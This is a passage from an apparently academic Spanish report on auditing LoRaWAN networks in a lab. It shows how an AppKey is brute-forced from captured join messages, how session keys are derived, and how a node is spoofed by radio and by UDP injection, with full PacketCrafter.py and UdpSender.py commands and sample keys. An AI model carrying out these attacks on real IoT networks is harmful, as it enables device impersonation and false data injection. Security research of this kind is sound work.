


Figura 97. Reinicio del nodo legítimo

Una vez reiniciado, se utiliza el comando rtc que guardará los valores de los sensores del dispositivo y se unirá a la red para transmitirlos.

En la siguiente imagen se observa que la unión a la red ha sido satisfactoria ("*Successfully joined network*"):




Figura 98. El nodo legítimo se ha unido a la red LoRaWAN

En la siguiente imagen se puede observar que el Gateway ha capturado este paquete:




Figura 99. Captura de paquetes del Gateway

En el Network Server también se ve reflejada esta unión y que el nodo ya está activo:




Figura 100. Nodo legítimo activo

Se pueden comprobar los mensajes que han sido intercambiados entre el Network Server y el nodo:

Figura 101. Tramas enviadas/recibidas entre el nodo y el NS

Se pueden desplegar estos mensajes para ver toda la información contenida en las tramas (parámetros físicos, parámetros propios de LoRaWAN y datos):




Figura 102. Ejemplo de mensaje Join-Request

Como se ha indicado anteriormente, por el proxy UDP pasan todos los paquetes en crudo que se reciben. En la siguiente imagen se observan los mensajes Join-Request (rectángulo azul) y Join-Accept (rectángulo verde):




Figura 103. Mensajes Join-Request y Join-Accept capturados por el proxy

Esta captura de mensajes es suficiente para que LAF averigüe la AppKey que se ha utilizado. Para este objetivo, LAF utiliza un archivo de texto con una lista de AppKey que han sido filtradas o que utilizan por defecto los proveedores de dispositivos LoRaWAN. Con esta lista, LAF realiza ataques de fuerza bruta sobre los paquetes de la red.

Este archivo se encuentra en la ruta laf/auditing/analyzers/bruteForcer/keys.txt. Como la AppKey que se va a utilizar no ha sido filtrada, la añadimos manualmente al listado:




Figura 104. Listado de claves filtradas para realizar fuerza bruta

Automáticamente, una vez ejecutamos el script LafProcessData.py con los argumentos -a (analizar) y -b (fuerza bruta), salta la alerta LAF-009 y nos muestra la AppKey detectada. Estas alertas se guardarán automáticamente en la base de datos:




Figura 105. Alerta LAF-009: Password Cracked




Figura 106. Nueva alerta en la tabla "alert" de la base de datos

Por último, una vez conseguida la AppKey y habiendo capturado los mensajes Join-Request y Join-Accept, se pueden extraer las claves de sesión del nodo en cuestión. Para realizar esto, el primer paso es extraer la cabecera MAC (MHDR) de los mensajes Join-Request y Join-Accept capturados anteriormente:

- Cabecera MAC de Join-Request:

{"mhdr":{"mType":"JoinRequest","major":"LoRaWANR1"},"macPayload":{"joinEUI":"2b7e151628aed2a5","devEUI":"0080000004015ccb","devNonce":20755},"mic":"e7aacc20"}

- Cabecera MAC de Join-Accept:

{"mhdr":{"mType":"JoinAccept","major":"LoRaWANR1"},"macPayload":{"bytes":"VOLm1toYPs2GqjA8WUL8wvOEKBJQiFIAe3VcMw=="},"mic":"57e879d2"}

A continuación, con el script PacketCrafter.py se convierten estos datos a Base64:

Figura 107. PacketCrafter.py sobre Join-Request

Figura 108. PacketCrafter.py sobre Join-Accept

Dando como resultado las siguientes cadenas:

AKXSrigWFX4ry1wBBAAAgAATUeeqzCA= (Join-Request)

IFTi5tbaGD7NhqowPFlC/MLzhCgSUIhSAHt1XDNX6HnS (Join-Accept)

Se decodifican estos valores para extraer la secuencia en hexadecimal:




Figura 109. Cabecera MAC de Join-Request en hexadecimal

Figura 110. Cabecera MAC de Join-Accept en hexadecimal

Finalmente, haciendo uso de la herramienta “Loracrack” es posible extraer las claves de sesión pasando como argumentos la AppKey y las cabeceras MAC en hexadecimal:




Figura 111. Extracción de las claves de sesión (NwkSKey y AppSKey)

Para asegurarnos de que estos valores son, efectivamente, los valores reales podemos comprobarlo en la consola del Network Server:




Figura 112. Confirmación de los valores de las claves de sesión

3.3.2 Spoofing

Una vez explicado el ataque de Password Cracking, el ataque de Spoofing, o suplantación de un nodo, es consecuencia directa de haber conseguido la AppKey y las claves de sesión de un nodo.

Por ciertas diferencias, este ataque se va a distinguir en dos planos: el plano radio y el plano TCP/IP.

3.3.2.1 Spoofing a través del plano de radio

Para la suplantación del nodo legítimo desde el plano de la radiofrecuencia se va a utilizar el nodo malicioso descrito en el capítulo anterior de este documento. Este nodo malicioso utilizará el código main.py descrito en el Anexo B de este documento, donde las líneas 19 y 57 son importantes y deben ser explicadas: la línea 19 es la encargada de configurar en el módem del nodo malicioso el DevEUI, el AppEUI y la AppKey del nodo legítimo que se pretende suplantar; la línea 57 se encarga de transmitir a la red el payload arbitrario. Para este ejemplo se va a usar la palabra “hacked”.

En este caso, los valores de la línea 19 son los siguientes:

- DevEUI: 0080000004015ccb
- AppEUI: 0000000000000000 (valor permitido ya que no es un campo obligatorio)
- AppKey: 2b7e151628aed2a6abf7158809cf4f45

Este archivo main.py se carga en el nodo malicioso y automáticamente se ejecuta para tratar de unirse a la red y enviar mensajes periódicos cada 5 minutos.

En la siguiente imagen se observan las tramas LoRaWAN que el Network Server ha recibido del dispositivo “MiniQ” (nodo legítimo). En realidad, únicamente las tramas señaladas en color verde son legítimas, las tramas señaladas en color rojo son las transmitidas por el nodo malicioso:




Figura 113. Tramas legítimas y maliciosas en el nodo MiniQ

Para el Network Server todas las tramas provienen del mismo dispositivo, sin embargo, hay valores que nos hacen sospechar que no es un comportamiento "normal" del nodo, por ejemplo, el campo FPort muestra distintos valores (8 y 10).

En la siguiente imagen se muestra una de estas tramas maliciosas:




Figura 114. Ejemplo de trama maliciosa

Si se despliega la información de esta trama, podemos decodificar los datos que han llegado al Network Server en Base64 para comprobar qué ha transmitido el nodo:




Figura 115. Comprobación de la suplantación y ejemplo de payload malicioso

Se comprueba que ha llegado la cadena en Base64 “aGFja2Vk” que decodificada en texto plano resulta ser la palabra “hacked”.

3.3.2.2 Spoofing a través del plano TCP / IP

Si el Network Server se encuentra expuesto en Internet o se tiene acceso a la red privada donde éste se encuentre, podemos utilizar el script UdpSender.py de LAF para realizar una suplantación de nodos sobre la misma sesión e invisibilizar al nodo legítimo.




Figura 116. Script UdpSender.py en la arquitectura de LAF

Como ocurre en el caso del plano de radio, se parte del hecho de que ya las claves del nodo legítimo han sido recuperadas realizando el ataque de Password Cracking. Para esta demostración, los datos del nodo legítimo

son:

- DevAddr: 00b00ea5
- AppKey: 2B7E151628AED2A6ABF7158809CF4F45
- NwkSKey: 6A359BBEB1C431C145831A6210929170
- AppSKey: 0E85761A23AF6B402C0A43008EB86353

El primer paso que hay que realizar es haber capturado un mensaje *uplink* del nodo legítimo mediante el proxy UDP, concretamente se necesita la cabecera MAC (MHDR). Por ejemplo:

{"mhdr":{"mType":"UnconfirmedDataUp","major":"LoRaWANR1"},"macPayload":{"fhdr":{"devAddr":"00b00ea5","fCtrl":{"adr":true,"adrAckReq":false,"ack":false,"fPending":false,"classB":false},"fCnt":0,"fOpts":null},"fPort":8,"frmPayload":[{"bytes":"crnPOiW6FE/rahXf4Ya9KktNN6s="}]},"mic":"ed204047"}

Se sustituye el campo "bytes" por la cadena en Base64 que se quiere transmitir, por ejemplo, *VEZHTE9SQQ==* ("TFGLORA"), el campo fCnt por un valor relativamente alto para invisibilizar al nodo en la red. Se utiliza el script PacketCrafter.py con argumentos --key [AppSKey] y --nwkskey [NwkSkey] para generar el valor del PHYPayload malicioso en Base64:

```
python3 PacketCrafter.py -j
'{"mhdr":{"mType":"UnconfirmedDataUp","major":"LoRaWANR1"},"macPayload":{"fhdr":{"devAddr":"00b00ea5","fCtrl":{"adr":true,"adrAckReq":false,"ack":false,"fPending":false,"classB":false},"fCnt":124,"fOpts":null},"fPort":8,"frmPayload":[{"bytes":"VEZHTE9SQQ=="}]},"mic":"ed204047"}' --key
0E85761A23AF6B402C0A43008EB86353 --nwkskey 6A359BBEB1C431C145831A6210929170
```




Figura 117. Generación del PHYPayload malicioso

Como resultado de la ejecución del script, se obtiene el siguiente PHYPayload: *QKUOsACAfAAI/CiCdgTaH4WqDlc=*.

Por último, se llama al script UdpSender.py al que se pasa como argumentos la dirección IP del Network Server (127.0.0.1, localhost), el puerto de escucha del Network Server (1700), el valor del nuevo contador (fCnt = 124), la clave NwkSkey y el DevAddr del nodo legítimo.

El argumento --data tiene que mantener la estructura original de los paquetes transmitidos por el nodo legítimo a excepción del campo "data" que se sustituye por el valor del PHYPayload malicioso obtenido en el paso anterior:

```
python3 UdpSender.py –data
"b'\x02u\xa4\x00\xb8\'\xeb\xff\xfe\xb5qM{\"rxpk\":[{\"tmst\":123204620,\"chan\":5,\"rfch\":0,\"freq\":867.50
```

0000,\"stat\":1,\"modu\":\"LORA\",\"datr\":\"SF12BW125\",\"codr\":\"4/5\",\"lsnr\":3.0,\"rssi\":-99,\"size\":33,\"data\":\"QKUOsACAAAAIcrnPOiW6FE/rahXf4Ya9KktNN6vtIEBH\"}]}'" --timeout 1 --dst-ip 127.0.0.1 --dst-port 1700 --fcnt 123 --key 6A359BBEB1C431C145831A6210929170 --devaddr 00b00ea5

Figura 118. Transmisión de un paquete malicioso con UdpSender.py

Una vez finalizada la ejecución del script, se recibe el paquete malicioso en el Network Server.

En la siguiente imagen, los paquetes señalados en verde son los transmitidos por el nodo legítimo y los señalados en rojo son dos paquetes maliciosos generados con el script UdpSender.py:

